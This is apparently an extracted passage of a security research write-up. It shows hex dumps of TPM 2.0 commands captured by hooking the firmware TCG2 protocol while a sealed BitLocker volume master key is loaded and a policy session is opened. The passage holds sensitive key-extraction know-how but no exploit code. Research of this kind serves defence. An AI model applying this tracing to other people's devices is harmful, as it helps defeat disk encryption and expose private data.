
Dump parameters and execute

Dump results and return

Hooked EFI_TCG_PROTOCOL

- GetCapability
- GetEventLog
- HashLogExtendEvent
- SubmitCommand
- GetActivatePcrBanks
- SetActivatePcrBanks
- GetResultOfSetActive PcrBanks

TPM2_Load()
TPM2_StartSession()
TPM2_PolicyAuthorize()
TPM2_PolicyPCR()
TPM2_Unseal()



```
[60] tpm2_submit_command is called
    [*] InputBuffer = 0x37a370, InputSize = 247
00000000  80 02 00 00 00 f7 00 00  01 57 81 00 00 01 00 00
00000010  00 09 40 00 00 09 00 00  00 00 00 00 8a 00 20 69
00000020  71 06 e4 f0 1f 2e eb 6a  f9 ea 6e 56 0c ab d0 d2  |q.......j..nV....|
00000030  af e1 bc b6 66 a0 26 75  41 de 84 a6 3f 5d f6 00  |....f.&uA...?]..|
00000040  10 6c 2a 84 f5 a8 9d e9  45 5f 44 a6 18 34 43 5d
00000050  82 08 02 6a 73 f7 88 83  c1 84 3e 5f 8a 62 f5 2e
00000060  98 ec 58 80 01 9d db 13  1e 81 ba c5 a4 24 6c 8a
00000070  4b 22 c8 92 b2 fd e6 d9  c5 71 9e cd 09 53 3b c2  |K".......q...S;.|
00000080  87 f0 2d 9b e7 7c e8 f4  a3 17 f3 59 ea 33 cd ee  |..-..|.....Y.3..|
00000090  1d 41 1b 75 8f 15 0e 49  1b 4b 0b 52 f9 54 25 21  |.A.u...I.K.R.T%!|
000000a0  19 21 1c 54 13 62 dd 00  4e 00 08 00 0b 00 00 04
000000b0  12 00 20 16 d1 24 b4 05  e9 fe 7a 2c d8 68 54 cb
000000c0  39 49 a0 45 38 16 f2 14  67 64 b0 07 85 1e d5 e5
000000d0  84 87 3c 00 10 00 20 c8  73 f1 5a 96 2a fb 20 f4  |..<... .s.Z.*. .|
000000e0  a9 b7 14 fe 86 68 21 69  88 e0 6a de 14 81 6d 44  |.....h!i..j..mD|
000000f0  c1 19 32 3c 16 52 e4
    [*] OutputBuffer = 0x366400, OutputSize = 1024
00000000  80 02 00 00 00 3b 00 00  00 00 80 00 00 01 40 00
00000010  00 24 00 22 00 0b 80 6e  f1 9f c7 4f bd 6d e6 96
00000020  9f 6b e6 dc 46 fd c6 df  78 1b 0d 63 68 af 38 67
00000030  72 80 2f 9f 28 19 00 00  01 00 00 00 00 00 00 00
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

TPM2_Load command (0x157)


Handle used for sealing VMK (0x81000001)

Public data of sealed VMK object

Private data of sealed VMK object

Result code (success)

Loaded handle of sealed VMK object (0x80000001)



```
[62] tpm2_submit_command is called
    [*] InputBuffer = 0x39a9e0, InputSize = 59
00000000  80 01 00 00 00 3b 00 00  01 76 40 00 00 07 40 00
00000010  00 07 00 20 2e 71 eb 0c  dc 43 3d 34 35 80 9f ef
00000020  8c 93 0b 71 70 56 21 28  93 8f 5c 51 a2 c3 b6 33
00000030  5c 01 03 83 00 00 01 00  10 00 0b
    [*] OutputBuffer = 0x366610, OutputSize = 1024
00000000  80 01 00 00 00 30 00 00  00 00 03 00 00 00 00 20  |.....0..........|
00000010  e6 93 ec b6 74 e7 b5 38  f5 b2 21 6f 81 af 31 ae  |....t..8..!o..1.|
00000020  37 84 d0 1b 38 5e ee 9d  9d 9d de ba 0e 4e 7c 8d
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
*
000003f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```


TPM2_StartAuthSession (0x176)

Handles for protecting new session (RH_NULL, 0x40000007)

SHA256 of nonce for new session

Result code (success)

New session handle (0x03000000)



```
[64] tpm2_submit_command is called
    [*] InputBuffer = 0x397a00, InputSize = 14
00000000  80 01 00 00 00 0e 00 00  01 6b 03 00 00 00
    [*] OutputBuffer = 0x366610, OutputSize = 1024
00000000  80 01 00 00 00 0a 00 00  00 00 00 00 00 00 00 00
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
*
000003f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

TPM2_PolicyAuthorize (0x16b)

Session handle (0x03000000)

Result code (success)

